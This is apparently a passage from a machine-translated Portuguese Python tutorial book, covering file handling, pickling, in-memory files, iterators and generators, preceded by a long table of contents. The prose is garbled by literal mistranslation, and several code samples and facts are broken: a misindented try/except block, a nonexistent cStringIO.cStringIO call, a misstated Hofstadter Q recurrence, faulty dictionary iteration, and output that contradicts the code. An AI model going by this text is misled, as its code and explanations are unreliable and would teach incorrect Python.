[*Ubuntu e Linux Mint*](#)

[*Python Programação 101: Interagindo com Python em maneiras diferentes*](#)

[*Conheça o PowerShell Consolas do Windows*](#)

[*Os primeiros passos em Python com IDLE*](#)

[Usando o editor Atom](#)

[Como escrever seu primeiro programa de Python](#)

[O “Adicionando dois números” Programa](#)

[Variáveis, Cordas, listas, tuplas, dicionários](#)

[variáveis](#)

[Cordas](#)

[Python Listas](#)

[Tuples](#)

[Dicionários Tomada de](#)

[Decisão Loops em](#)

[Python](#)

[Criando um While Loop Em Python](#)

[Sobre funções definidas pelo usuário](#)

[A importância de funções definidas pelo usuário em Python os](#)

[argumentos da função](#)

[Como escrever funções definidas pelo usuário em Python](#)

[Sobre o estilo de codificação](#)

[Projetos de Atuação: Os Projetos Python para a sua prática](#)

[Um jogo baseado em texto](#)

[Jogo 2: Liberais loucos Generator Um](#)

[programa de calculadora simples](#)

[Conclusão](#)

[Programação Python para intermediários](#)

[Aprenda o básico de Python em 7 dias](#)

[Introdução](#)

Cópia superficial, cópia profunda

Usando o operador de fatia usando o módulo de Copydeep Método

cópia

Recursividade em Python (Funções recursivas)

Significado de Aplicações de

recursão de recursão

Classes e Objetos: Compreender o seu significado

Definindo uma classe

Construtores

Excluindo Atributos e Objetos

Herança no Python

Classes pai

classes filhas

Métodos de Pais substituindo a

função 'Super ()' Múltiplas da

Herança sobrecarga de operador

Python Funções especiais

Sobrecarregar o operador '+' Em Operadores de comparação

de Python Sobrecarga Python

Respiro: Depuração e Teste

A sequência de Fibonacci

Memoização em Python

A Praça Fibonacci

Memoização Manual (Memoização à mão)

[Memoização Manual: Objetos Memoização](#)

[Manual: Usando Decoradores 'global'](#)

[Argumentos em Python](#)

[Argumentos da função de variáveis](#)

[Melhores Práticas para Argumentos da função Python](#)

[Cosas que você precisa para se lembrar sobre Argumentos](#)

[Especificando argumentos padrão dinâmico usando 'none' e docstrings Enforcing Clareza](#)

[com Keyword argumentos somente do Python 2 Keyword argumentos somente](#)

[Namespaces em Python](#)

[Significado de Namespaces Âmbito](#)

[resolução de escopo](#)

[Módulos Python](#)

[Importando um Módulo Construído](#)

[em Python Módulos](#)

[projetos simples em Python para Intermediários](#)

[1: Desafio Scrabble](#)

[2: 'Onde está a Estação Espacial' Projeto 3: Criando
um Keylogger simples](#)

[Conclusão](#)

[Programação Python for Advanced](#)

[Aprenda o básico de Python em 7 dias!](#)

[Introdução](#)

Índice

Gerenciamento de arquivos em Python

Arquivo Manipulação: Leitura e Escrita de Arquivos em Python

Iterators em geradores de

Python Python

Como Geradores de Trabalho

A diferença entre o rendimento e entre o uso de


retorno em um Generator

O uso de next () Em Iterating através de um gerador Gerador

Expressões gerenciamento de exceções Enviar Valores para

Geradores Ligue os Geradores de Benefícios de geradores quando

usar geradores



Take Away Exemplo DIY: O Eratóstenes Sieve

Intertools em Python

Cadeia ()

Contagem()

IFilter ()

Compress ()

IMAP ()

Closures em Python

Por Closures são considerados especial em Python Como construir um

Encerramento

Usos de Encerramento

Encerramento ligação tardia

Expressões Regulares (RE) em Python

Representação do Python de expressões regulares a sintaxe de expressões regulares Classes de caracteres Repetições exercício prático

Grupos / Agrupamento Usando expressões regulares

Greedy e Não-Greedy Matching O 're' Biblioteca Python

Exercício Prático: Como trabalhar com expressões regulares

Propriedades Python

Assert Handling em Python

a sintaxe

Existem desvantagens ao uso de Asserts Em Python?

Manipulação de exceção em Python

levantando Exceções

O uso de objetos excepcionais Criando uma classe excepcional personalizado

Resumindo Things Up: Usando Python e Django criar um site simples

O que é Django?

A finalidade de um quadro como o Projeto Django

Django A

Conclusão

Programação Python para iniciantes: aprender o básico de Python em 7 dias!

Programação Python para intermediários: aprender o básico de Python em 7 dias!

Gerenciamento de arquivos em Python

Em Python, gerenciamento de arquivos é essencial em muitas aplicações e é de fato uma das funções mais básicas. Felizmente e bastante surpreendentemente, a linguagem Python simplifica o gerenciamento de arquivos, especialmente quando você compará-lo com outras línguas.

Quando, por exemplo, jogar um jogo, sua “salva” são armazenadas com a ajuda de arquivos. Uma ordem você coloca é salvo em um arquivo. Um relatório de projeto que você deseja digitar também serão armazenados em um arquivo. gerenciamento de arquivos desempenha um papel muito importante em muitas aplicações escritas em quase todas as línguas; Python não é uma exceção a esta.

Neste capítulo, teremos uma análise detalhada da tarefa de manipular arquivos com um número de módulos. Você vai ler, anexar, escrever para, e fazer outras coisas para arquivos. Comecemos.

Arquivo Manipulação: Leitura e Escrita de Arquivos em Python

Na manipulação de arquivos, as tarefas básicas incluem gravação de dados em arquivos e leitura de dados de arquivos. Esta é uma das tarefas mais simples de aprender e executar. Tente abrir um arquivo para escrita:

```
fileHandle = open ('test.txt', 'w')
```

No exemplo acima, 'w' mostra que você está indo para gravar o arquivo; tudo o resto é bastante simples de entender. Depois disso, o próximo passo é escrever dados para o arquivo - como segue:

```
fileHandle.write ('This is a test.nReally, it is.' )
```

A partir daí, teremos string s com as frases 'Isto é um teste.' para a primeira linha do arquivo e para a segunda linha, teremos 'Realmente, é.' Por último, você tem que limpar depois de si mesmo e selecione o arquivo a seguir:

```
fileHandle.close()
```

Bem, você pode ver que isso é muito simples, especialmente com a programação orientação objeto que faz parte do Python. Você precisa notar que quando você estiver usando o modo de 'w' para gravar o arquivo mais uma vez, todo o seu conteúdo são apagados. Você pode usar o 'a' modo de passar por isso; este modo irá acrescentar dados a um arquivo e adicionar dados para o fundo:

```
fileHandle = open ('test.txt', 'a')
fileHandle.write ('nnnBottom line.')
fileHandle.close()
```

Vamos agora ler o arquivo e exibir seu conteúdo como segue:

```
fileHandle = open ('test.txt')
print fileHandle.read()
fileHandle.close()
```

Este lê o arquivo inteiro e imprime os dados dentro dela. Você pode ler uma linha no arquivo, bem como:

```
fileHandle = open ( 'test.txt' )
print fileHandle.readline() # "This is a test."
fileHandle.close()
```

It is also possible to store the lines of a file into a list:

```
fileHandle = open ( 'test.txt' )
fileList = fileHandle.readlines()
for fileLine in fileList:
    print '>>', fileLine
fileHandle.close()
```

Ao ler um arquivo, os comandos vão lembrar o lugar de Python nele. Veja o exemplo abaixo:

```
fileHandle = open ( 'test.txt' )
garbage = fileHandle.readline()
fileHandle.readline() # "Really, it is."
fileHandle.close()
```

Apenas a segunda linha é exibida. Você pode obter passado este informando Python para voltar para a leitura de outra posição:

```
fileHandle = open ( 'test.txt' )
garbage = fileHandle.readline()
fileHandle.seek( 0 )
print fileHandle.readline() # "This is a test."
fileHandle.close()
```

No exemplo acima, você está dizendo Python para manter a leitura do primeiro byte do arquivo. Portanto, a primeira linha é impressa. Você também pode pedir o lugar de Python dentro do arquivo da seguinte forma:

```
fileHandle = open ( 'test.txt' )
print fileHandle.readline() # "This is a test."
print fileHandle.tell() # 17
print fileHandle.readline() # "Really, it is."
```

It is also possible to read the file a few bytes at a time:

```
fileHandle = open ( 'test.txt' )
print fileHandle.read ( 1 ) # "T"
fileHandle.seek ( 4 )
print fileHandle.read ( 1 ) # "T"
```

Quando você está trabalhando com Macintosh e Windows, você pode às vezes precisar ler e escrever arquivos no modo de arquivos binários, tais como arquivos executoras ou imagens. Para conseguir isso, você pode simplesmente acrescentar 'b' para o modo de arquivo da seguinte forma:

```
fileHandle = open ( 'testBinary.txt', 'wb' )
fileHandle.write ( 'There is no spoon.' )
fileHandle.close()
```

```
fileHandle = open ( 'testBinary.txt', 'rb' )
print fileHandle.read()
fileHandle.close()
{mospagebreak title=Getting Information on Existing Files}
```

Quando você estiver usando um número de módulos em Python, você pode obter informações sobre os arquivos existentes. Você pode usar o módulo 'os' juntamente com o módulo 'status' para obter informações básicas:

```
import os
import stat
import time

fileStats = os.stat ('test.txt')

 fileInfo = {
    'Size' : fileStats [ stat.ST_SIZE ],
    'LastModified' : time.ctime ( fileStats [ stat.ST_MTIME ] ),
    'LastAccessed' : time.ctime ( fileStats [ stat.ST_ATIME ] ),
    'CreationTime' : time.ctime ( fileStats [ stat.ST_CTIME ] ),
    'Mode' : fileStats [ stat.ST_MODE ]
}

for infoField, infoValue in fileInfo:
    print infoField, ':' + infoValue

if stat.S_ISDIR ( fileStats [ stat.ST_MODE ] ):
    print 'Directory.'
else:
    print 'Non-directory.'
```

O exemplo acima cria um dicionário que tem algumas informações básicas sobre o arquivo. Em seguida, exibe os dados e informa se é um diretório em não. Você também pode verificar para descobrir se o arquivo é um dos outros tipos:

```
import os
import stat
fileStats = os.stat ('test.txt')
fileMode = fileStats [ stat.ST_MODE ]
if stat.S_ISREG ( fileStats [ stat.ST_MODE ] ):
    print 'Regular file.'
elif stat.S_ISDIR ( fileStats [ stat.ST_MODE ] ):
    print 'Directory.'
elif stat.S_ISLNK ( fileStats [ stat.ST_MODE ] ):
    print 'Shortcut.'
elif stat.S_ISSOCK ( fileStats [ stat.ST_MODE ] ):
    print 'Socket.'
elif stat.S_ISFIFO ( fileStats [ stat.ST_MODE ] ):
    print 'Named pipe.'
elif stat.S_ISBLK ( fileStats [ stat.ST_MODE ] ):
    print 'Block special device.'
elif stat.S_ISCHR ( fileStats [ stat.ST_MODE ] ):
    print 'Character special device.'
```

Além disso, você pode reunir informações básicas usando o 'os.path' da seguinte forma:

```
import os.path
fileStats = 'test.txt'
if os.path.isdir ( fileStats ):
    print 'Directory.'
elif os.path.isfile ( fileStats ):
    print 'File.'
elif os.path.islink ( fileStats ):
    print 'Shortcut.'
elif os.path.ismount ( fileStats ):
    print 'Mount point.'
{mospagebreak title=Directories}
```

Assim como arquivos regulares, é fácil trabalhar com diretórios. Vamos começar por

listando o conteúdo de algum diretório:

```
import os  
for fileName in os.listdir( '/'):   
    print fileName
```

Você pode ver que isso é muito simples e você pode fazê-lo em três linhas. Da mesma forma, também é simples de criar um diretório:

```
import os  
os.mkdir( 'testDirectory' )
```

Também é muito fácil de apagar o diretório que você criou:

```
import os  
os.rmdir( 'testDirectory' )
```

Criando vários diretórios em um momento também é fácil de fazer:

```
import os  
os.makedirs( 'I/will/show/you/how深深/the/rabbit/hole/goes' )
```

Suponha que você adicionar nada para os diretórios que você acabou de criar; também é possível excluí-los ao mesmo tempo como se segue:

```
import os  
os.removedirs( 'I/will/show/you/how深深/the/rabbit/hole/goes' )
```

Suponha que você quer fazer uma determinada ação quando o sistema atinge um determinado tipo de arquivo. Você pode fazer isso facilmente usando o módulo 'fnmatch'. Vamos tentar imprimir todo o conteúdo de arquivos dos .txt 'você' deparam e também imprimir o nome do arquivo de qualquer arquivos '.exe' você se deparar com:

```
import fnmatch
import os

for fileName in os.listdir( '/'):
    if fnmatch.fnmatch( fileName, '*.txt' ):
        print open( fileName ).read()
    elif fnmatch.fnmatch( fileName, '*.exe' ):
        print fileName
```

O asterisco pode realmente ser representando qualquer quantidade de caracteres. Se você deseja corresponder apenas um único personagem, você pode simplesmente usar o ponto de interrogação.

```
import fnmatch
import os

for fileName in os.listdir( '/'):
    if fnmatch.fnmatch( fileName, '?.txt' ):
        print 'Text file.'
```

Você também pode tentar criar uma expressão regular com o módulo 'fnmatch', combinando os nomes de arquivos usando o módulo 're' da seguinte forma:

```
import fnmatch
import os
import re

filePattern = fnmatch.translate( '*.txt' )
for fileName in os.listdir( '/'):
    if re.match( filePattern, fileName ):
        print 'Text file.'
```

Se você está apenas à procura de um tipo de arquivo, é muito mais fácil de usar o módulo 'glob' como seus padrões são apenas as mesmas que as usadas em 'fnmatch':

```
import glob

for fileName in glob.glob( '*.txt' ):
    print 'Text file.'
```

Você também pode usar intervalos de caracteres nos padrões da mesma forma como faria em expressões regulares. Suponha que você deseja imprimir os nomes de arquivos de texto usando um único dígito direito antes da extensão:

```
import glob  
for fileName in glob.glob ('[0-9].txt'):  
    print fileName
```

The “glob” module makes use of the “fnmatch” module.

{mospagebreak title=Pickling Data}

Você pode ler cordas a partir de arquivos e gravá-los (as cordas) para arquivos com os métodos que temos visto na seção anterior. No entanto, em alguns casos, você vai achar que você pode ter que passar os outros tipos de dados como tuplas, listas, dicionários, entre outros objetos.

Em Python, isso é possível usando um método chamado de decapagem. O módulo 'picles' contido na biblioteca padrão é o que usamos para dados de picles. A este respeito, vamos começar por decapagem uma pequena lista de números inteiros e strings da seguinte forma:

```
import pickle  
fileHandle = open ('pickleFile.txt', 'w')  
testList = [ 'This', 2, 'is', 1, 'a', 0, 'test.' ]  
pickle.dump ( testList, fileHandle )  
fileHandle.close()
```

Unpickling the data is just as easy:

```
import pickle  
fileHandle = open ('pickleFile.txt')  
testList = pickle.load ( fileHandle )  
fileHandle.close()
```

We can also store more complex data:

```
import pickle  
fileHandle = open ('pickleFile.txt', 'w')  
testList = [ 123, { 'Calories' : 190 }, 'Mr. Anderson', [ 1, 2, 7 ] ]  
pickle.dump ( testList, fileHandle )  
fileHandle.close()
```

```
import pickle  
fileHandle = open ('pickleFile.txt')  
testList = pickle.load ( fileHandle )  
fileHandle.close()
```

Com o exemplo acima, é claro que a decapagem é muito fácil de fazer com o módulo pickle em Python. Muitos objetos podem tê-lo em seus arquivos. Além disso, se o 'módulo cPickle' está disponível para você, você também pode usá-lo uma vez que é exatamente semelhante ao módulo 'picles', só que mais rápido. Aqui está como isso parece:

```
import cPickle  
  
fileHandle = open ( 'pickleFile.txt', 'w' )  
  
cPickle.dump ( 1776, fileHandle )  
  
fileHandle.close()  
  
{mospagebreak title=Creating In-memory Files}
```

Você vai se deparar com uma série de módulos que possuem métodos que necessitam de um objeto de arquivo como um acordo. Às vezes, criar e usar um arquivo real é inconveniente. Felizmente, você pode o módulo 'StringIO' para construir arquivos que se armazenam na memória de um computador:

```
import StringIO  
  
fileHandle = StringIO.StringIO ( "Let freedom ring." )  
  
print fileHandle.read() # "Let freedom ring."  
  
fileHandle.close()
```

A "cStringIO" module is also available. It is identical to the "StringIO" module in use, but, just like the "cPickle" module is to the "pickle" module, it is faster:

```
import cStringIO  
  
fileHandle = cStringIO.cStringIO ( "To Kill a Mockingbird" )  
  
print fileHandle.read() # "To Kill a Mockingbird"  
  
fileHandle.close()
```

Isso é legal, não é?

gerenciamento de arquivos é uma tarefa que você vai encontrar como prática de programação porque os programadores que utilizam as diferentes línguas disponíveis hoje, muitas vezes encontrá-lo em uma base diária.

Ser um programador de Python, uma das maiores vantagens que você tem é o fato de que o Python faz a esta tarefa extremamente simples quando você compara o mesmo com outras línguas. Python tem uma biblioteca padrão que oferece inúmeros módulos que por sua vez vêm como uma grande ajuda para você, o programador. O fato de que Python é objeto orientado também simplifica ainda mais as coisas.

Estou confiante de que agora você tem uma compreensão básica de gerenciamento de arquivos e que, no futuro, você pode usá-lo em inúmeras aplicações Python. Em Python, temos inúmeros aspectos que apelar para os matemáticos. Para mencionar apenas um suporte poucos, temos embutido significado para tuplas, conjuntos e listas, todos os que têm a notação, o que é praticamente o semelhante ao de compreensões de lista e notação matemática convencional, que por sua vez são muito comparáveis para definir compreensão, bem como a notação set-construtor que é usado para eles.

Em Python, também temos um outro conjunto de características diferentes, que são muito atraentes para os matemáticos. Estes são geradores, iteradores, e o pacote 'itertools'. Com essas ferramentas, é fácil escrever código elegante relacionadas com objetos matemáticos tais como processos estocásticos, sequências infinitas, estruturas combinatórias e relações de recorrência.

Tendo notado que, o capítulo deste livro, assim, dar uma olhada em profundidade no iterators e geradores.

Clique aqui para comprar a versão de bolso do livro:

<https://www.amazon.com/Python-Manuscripts-Programming-Beginners->

[Intermediários / dp / 1980953902](#)

Iterators em Python

Iterators são objetos que permitem a iteração sobre uma coleção. Essas coleções não têm necessariamente de ser de objetos já existentes na memória, e por causa disso, eles também não precisa ser finito.

Só para ser mais preciso com a nossa definição, você pode dizer que um iterable é um objeto que contém um método '__iter__' necessária em retornar um objeto iterador. Por outro lado, uma iteração é um objecto que contém o método '__iter__' e '__next__' ou apenas 'próxima'. Neste caso, o antigo devolve um objecto iteração enquanto o último retorna o elemento posterior da iteração. Se você me perguntar, iteradores são sempre retornando 'eu' em seu método '__iter__' porque eles são simplesmente os seus próprios iteradores.

Geralmente, você deve tentar evitar a chamada 'próximo' e __inter__ diretamente. Python vai chamá-los para você automaticamente se você usar lista ou 'para' comprehensões. No caso de você precisa manualmente para chamá-los, você pode usar 'próxima' e 'entre' as funções embutidas em Python e, em seguida, passar a embalagem ou o iterador como parâmetro. Por exemplo, se 'c' passa a ser um iterable, você pode usar 'entre (c)' em vez de 'c .__ inter__ ()'. Da mesma forma, se 'a' passa a ser um iterador, você pode usar 'next (a)' em vez de 'a.next ()'. Este é apenas o mesmo que o uso de 'len'.

Agora que eu mencionei isso ('len'), é preciso notar que iterators não tem que ter um adequadamente definidos comprimento e muitas vezes não tê-lo de qualquer maneira. Isso significa, portanto, que elas não costumam implementar '__len__'. No caso de você deseja contar o número de itens presentes em um iterador, você precisa fazer isso manualmente ou simplesmente usar o 'soma'.

Alguns iterables conter outros objetos, que servem como seus iteradores, e, portanto, não são iteradores si. Por exemplo, a 'lista' objeto é uma iterable mas não em todos um iterador (em vez de implementar 'próximo', ele implementa '__iter__'). Como você pode ver no exemplo dado abaixo, iteradores para a 'lista' objetos são do tipo 'ListIterator'. Você também pode perceber como a 'lista' objetos continha um comprimento adequadamente definidos; os objetos ListIterator não tem isso.

```
>>> a = [1, 2]
>>> type(a)
<type 'list'>
>>> type(iter(a))
<type 'listiterator'>
>>> it = iter(a)
>>> next(it)
1
>>> next(it)
2
>>> next(it)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
StopIteration
>>> len(a)
2
>>> len(it)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: object of type 'listiterator' has no len()
```

Quando uma iteração completa, o intérprete espera-lo para levantar a exceção 'StopIteration'. No entanto, como mencionado, pode iterators iterar um conjunto sem fim. Esses tipos de iteradores ditam que é de responsabilidade do usuário certificar-se de seu uso não está levando a um loop infinito. O exemplo vou dar um pouco vai ajudá-lo a ver o que queremos dizer com isto.

O exemplo que dei abaixo mostra um caso muito básico de uma iteração. Este iterator só vai começar a contar a 0 e indeterminadamente subir. É uma versão de 'itertools.count', apenas a mais simples.

```
class count_iterator(object):
    n = 0

    def __iter__(self):
        return self

    def next(self):
        y = self.n
        self.n += 1
        return y
```

O exemplo abaixo descreve o uso. É preciso observar que a última linha está tentando mudar o objeto iterador para uma lista, o que acaba em um loop infinito

porque o iterador especifica não termina, nunca.

```
>>> counter = count_iterator()
>>> next(counter)
0
>>> next(counter)
1
>>> next(counter)
2
>>> next(counter)
3
>>> list(counter) # This will result in an infinite loop!
```

Por último, apenas para ser preciso, você tem que alterar o exemplo acima. Os objectos que não possuem um método '__iter__' bem definida pode ainda ser iteráveis, isto é, se eles definem '__getitem__'. Neste caso, a função built-in de Python 'iter' retorna um iterador do tipo 'iterador' para o objeto que usa '__getitem__' para percorrer itens da lista. Se '__getitem__' levanta quer 'IndexError' ou 'StopIteration' a iteração posteriormente pára. A exemplo disto é a seguir:

```
class SimpleList(object):
    def __init__(self, *items):
        self.items = items

    def __getitem__(self, i):
        return self.items[i]
```

And its use:

```
>>> a = SimpleList(1, 2, 3)
>>> it = iter(a)
>>> next(it)
1
>>> next(it)
2
>>> next(it)
3
>>> next(it)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
StopIteration
```

Para tornar as coisas um pouco mais interessante, podemos agora olhar para outro exemplo: a criação do [sequência Hofstadter Q usando uma iteração dadas as condições iniciais](#). Primeira menção desta recorrência aninhada foi por Hofstadter em um livro chamado "An Eternal Golden Braid." Desde então,

a questão da

demonstrando que a sequência está correctamente definida para os valores de 'n' tem sido aberto. Veja o código abaixo que utiliza um agente iterativo para criar uma sequência fornecida pela recorrência aninhada.

$$Q(n) = Q(n-1) + Q(n-2)$$

Dadas as condições iniciais, por exemplo, 'qsequence ([1, 1])', vai criar a mesma sequência Hofstadter exacta. Nós usamos a exceção 'StopIteration' para indicar que a seqüência não pode ir mais, porque não há necessidade de um índice inválido para gerar o elemento posterior. Por exemplo, se [1,2] são as condições iniciais, a sequência irá imediatamente 'encerrar'.

```
class qsequence(object):
    def __init__(self, s):
        self.s = s[:]

    def next(self):
        try:
            q = self.s[-self.s[-1]] + self.s[-self.s[-2]]
            self.s.append(q)
        return q
    except IndexError:
        raise StopIteration()

    def __iter__(self):
        return self

    def current_state(self):
        return self.s
```

Você pode usá-lo assim:

```
>>> Q = qsequence([1, 1])
>>> next(Q)
2
>>> next(Q)
3
>>> [next(Q) for __ in xrange(10)]
[3, 4, 5, 5, 6, 6, 6, 8, 8, 8]
```

NOTA: Iterators são muito vantajosos porque economizar recursos. Por exemplo, você pode obter todos os números ímpares, sem ter que armazenar todo o sistema número na memória.

Teoricamente, você também pode ter infinitas itens na memória finita. Além disso, você concorda que iterador torna o código olhar fresco.

Geradores de Python

geradores Python são funções que criam sequências de resultados. Estes geradores manter seu estado local para garantir que a função de retoma onde parou sempre que tem sido chamado, a qualquer momento subseqüentes. assim você pode pensar de um gerador como uma espécie de um iterador poderoso. O estado função é mantida com a chave quando a chave 'rendimento' é utilizado, e contém a sintaxe abaixo;

`yield [expression_list]`

Em Python, esta palavra-chave funciona muito como usando 'retorno', mas tem diferenças importantes que vamos explicar ao longo deste capítulo.

Como Geradores de Trabalho

Para entender como geradores de trabalhar, vamos olhar para um exemplo simples:

```
# generator_example_1.py

def numberGenerator(n):
    number = 0
    while number < n:
        yield number
        number += 1

myGenerator = numberGenerator(3)

print(next(myGenerator))
print(next(myGenerator))
print(next(myGenerator))
```

O código de cima é a definição de um gerador com o nome 'numberGenerator' que recebe um valor de 'n' como argumento, antes de definir e usá-lo num circuito, enquanto que o valor limite. Além disso, está a definir uma variável que contém o nome de 'número' e atribuindo-lhe o valor zero.

Quando você ligar o gerador instanciado que é 'myGenerator' com o método 'next()', corre-se o código do gerador até que a instrução inicial 'rendimento'; e, neste caso, este está retornando 1.

Mesmo quando o valor retorna para você, a função, em seguida, tende a manter o valor da variável 'número' para quando você chamar a função seguinte e cresce o seu valor por um. Assim, ele pega exatamente onde parou na próxima chamada da função. Quando você chamar a função mais duas vezes, você deve obter os dois números seguintes na seqüência como você pode ver aqui:

```
$ python generator_example_1.py
0
1
2
```

Se você tivesse que chamar este gerador, mais uma vez, você deseja obter um 'StopIteration' exceção, uma vez que tinha acabado e revertido a partir do seu interior, enquanto loop. Esta é uma funcionalidade útil, pois você pode dinamicamente usar geradores para

criar iterables que você vá. Se você fosse usar 'list ()' para embrulhar 'myGenerator' você deseja obter uma matriz de números, tais como [0,1,2] de volta em oposição a um objeto gerador; isso é um pouco mais fácil trabalhar com quando se trata de determinadas aplicações.

Vamos agora ver a diferença entre a produtividade e retorno.

A diferença entre o rendimento e Entre

A palavra-chave 'return' geralmente retorna um valor a partir de uma determinada função e quando isso acontece o tempo, a função normalmente perde seu estado local. Isso significa, portanto, que a próxima vez que você chamar essa função particular, ele começa novamente de sua primeira declaração.

Por outro lado, 'rendimento' mantém o estado entre os diferentes chamadas de função e, em seguida, começa a partir de onde tinha parado quando o método 'next ()' é chamado novamente. Portanto, no caso de 'rendimento', é chamado no gerador, isso significa que você vai pegar a volta por cima após a declaração final 'rendimento' da próxima vez que este gerador é chamado.

O Uso de retorno em um Generator

O gerador pode usar a declaração 'return', mas apenas quando há falta um valor de retorno, que é o formulário abaixo:

```
return
```

O gerador continua como em qualquer outra função de retorno quando começa a declaração 'return'. O retorno significa simplesmente "eu sou feito, e não tem nada de interessante para voltar"; que é para **funções geradoras, bem como funções não-geradoras** (de acordo com o [PEP 255](#)).

Vamos agora tentar modificar o nosso exemplo anterior, incluindo uma cláusula de if-else. Isto irá discriminar os números além 20. O código é:

```
# generator_example_2.py

def numberGenerator(n):
    if n < 20:
        number = 0
        while number < n:
            yield number
            number += 1
    else:
        return

print(list(numberGenerator(30)))
```

Este exemplo mostra que o gerador será uma matriz vazia, porque não produzirá quaisquer valores porque 30 é maior do que o número 20. Neste caso, a instrução de retorno funciona da mesma maneira como a indicação da ruptura. Podemos ver isso como segue:

```
$ python generator_example_2.py
[]
Loading...
```

No caso de você atribuído um valor abaixo de 20, os resultados não teria sido diferente do primeiro exemplo.

O uso de next () Em Iterating através de um gerador

Você consegue se lembrar o que aprendemos sobre a análise? Bem, como o primeiro exemplo descreve, você pode usar o método 'next ()' para analisar os valores gerados por um gerador. Este método informa o gerador para retornar apenas o próximo valor iterable, e nada mais. Por exemplo, o código abaixo imprime os valores de 0 a 9 no ecrã.

```
# generator_example_3.py

def numberGenerator(n):
    number = 0
    while number < n:
        yield number
        number += 1

g = numberGenerator(10)

counter = 0

while counter < 10:
    print(next(g))
    counter += 1
```

O código acima é o mesmo que os anteriores, com a única diferença é que ele chama cada valor produzido (pelo gerador) com a função 'next ()'. Para fazer isso, você primeiro tem que instanciar um gerador, que é como uma variável que contém o estado do gerador.

Chamando a função 'next ()' com o gerador sendo o seu argumento, a função de gerador em Python entra em jogo até que uma declaração 'rendimento' é encontrado. Depois disso, o valor produzido é retornado ao chamador antes que o estado do gerador fica guardado para uso posterior usado mais tarde. Quando você executar o código acima, você vai obter o resultado abaixo:

```
$ python generator_example_3.py
0
1
2
3
4
5
6
7
8
9
```

No entanto, há uma diferença de sintaxe entre Python 3 e 2. O código que você está vendo acima está usando Python 3. Em Python 2, 'next ()' pode realmente usar o último de sintaxe ou a abaixo:
print (g.next ())

Expressões gerador

gerador de expressões são semelhantes ao [compreensões lista](#) Só que ao invés de retornar uma lista, eles retornam um gerador. Estes tornaram-se parte do Python desde a versão 2.4, mas a sua proposta era em [PEP 289](#). A sintaxe para gerador de expressões é a mesma compreensão da lista única que utiliza parênteses em vez de colchetes.

Por exemplo, podemos modificar o código que tínhamos antes com gerador de expressões da seguinte maneira:

```
# generator_example_4.py

g = (x for x in range(10))
print(list(g))
```

Os resultados aqui são semelhantes ao que tivemos nos primeiros exemplos. Aqui está uma olhada em que:

```
$ python generator_example_4.py
[0, 1, 2, 3, 4, 5, 6, 7, 8, 9]
```

Os gerador de expressões vir a calhar quando você estiver usando reduções de funções como 'max()', 'min()', ou 'sum()' porque eles diminuem o código para apenas uma única linha. Também é provável para encontrá-los sendo muito mais curto para escrever do que a função de gerador completo. Como um exemplo, o código abaixo resume os primeiros dez números:

```
# generator_example_5.py

g = (x for x in range(10))
print(sum(g))
```

Quando você executar o código, você receberá o seguinte resultado:

```
$ python generator_example_5.py
45
```

Gerenciando Exceções

Algo importante que você tem que observar é o fato de que a palavra-chave 'rendimento' não deve ser na parte 'try' de um finalmente / tentar construir. Isto significa geradores deve alocar recursos com cautela.

No entanto, você pode encontrar 'rendimento' que aparecem nas cláusulas como 'exceto', 'finalmente' ou em try / até mesmo cláusulas, isto é, na parte 'tentar'. Por exemplo, você poderia ter feito o código abaixo:

```
# generator_example_6.py

def numberGenerator(n):
    try:
        number = 0
        while number < n:
            yield number
            number += 1
    finally:
        yield n

print(list(numberGenerator(10)))
```

No código acima, o número 10 é parte da saída por causa da cláusula de 'finalmente' eo resultado é uma lista de números começando a partir de 0 até 10. Isso não aconteceria normalmente porque 'número <n' é a declaração condicional. Podemos ver isso na seguinte resultado:

```
$ python generator_example_6.py
[0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10]
```

Enviar Valores para Geradores

Geradores têm uma ferramenta poderosa no método 'send ()' para iterators gerador-. Este método está disponível desde a versão 2.5 do Python, mas sua definição foi em [PEP 342](#) . O método 'send ()' retoma o gerador e, em seguida, envia um valor a ser usado para continuar com a subsequente 'rendimento'. O método, em seguida, devolve o valor gerados pelo gerador.

'Enviar (valor)' ou 'enviar ()' é a sintaxe. O método de envio é igual a um 'next) (' chamada sem qualquer valor. Este método também pode usar 'Nenhum' como um valor. Nos dois casos, o resultado é que o gerador está a avançar para a sua execução a expressão 'rendimento' inicial.

Se o gerador passa a saída sem ceder um novo valor (tais como a utilização de retorno), o 'areia ()' método irá aumentar 'StopIteration'.

O exemplo abaixo demonstra o uso de 'send ()'. Você vai pedir ao programa para atribuir a variável 'número' o valor cedeu antes, isto é, em primeira linha e terceira linha também. Após a função de gerador (que está na primeira linha), você instancia o gerador e, em seguida, criar uma primeira 'rendimento' na linha posterior chamando a função 'próximo'. Portanto, na linha final, você envia o valor 5, que o gerador usará como entrada e tomado como seu rendimento anterior.

```
# generator_example_7.py

def numberGenerator(n):
    number = yield
    while number < n:
        number = yield number
        number += 1

g = numberGenerator(10)  # Create our generator
next(g)                 #
print(g.send(5))
```

Note-se que uma vez que não há nenhum valor resultou na criação inicial do gerador, você tem que assegurar que o gerador rendeu um valor (antes de usar 'send ()') usando 'enviar (Nenhum)' ou 'next ()'. No exemplo acima, pode executar a linha 'seguinte (g)' por esse motivo só; em qualquer caso, a única outra

coisa que estaria recebendo um erro.

Quando você executar o programa, você vai descobrir que ele imprime a 5 como um valor na tela, que é exatamente o que enviamos para ele de qualquer maneira.

```
$ python generator_example_7.py  
5
```

terceira linha do nosso gerador de cima mostra também uma característica nova em Python que introduzido expressões de rendimento (na mesma PEP). Este recurso permite-nos usar a cláusula 'rendimento' do lado direito de uma instrução de atribuição. 'Nenhuma' é o valor da expressão de rendimento, até que o programa chama o método 'enviar (valor)'.

Ligue as Generators

Um novo recurso que se tornam parte de Python a partir da versão 3.3 permite que geradores de conectar-se e também delegar a um sub-gerador também. Definição desta expressão está em [PEP 380](#). Ele tem a seguinte sintaxe: _____

```
yield from <expression>
```

Aqui, <expressão> é apenas uma expressão que é avaliada como um iterável definir o gerador delegante.

O exemplo abaixo demonstra isso:

```
# generator_example_8.py

def myGenerator1(n):
    for i in range(n):
        yield i

def myGenerator2(n, m):
    for j in range(n, m):
        yield j

def myGenerator3(n, m):
    yield from myGenerator1(n)
    yield from myGenerator2(n, m)
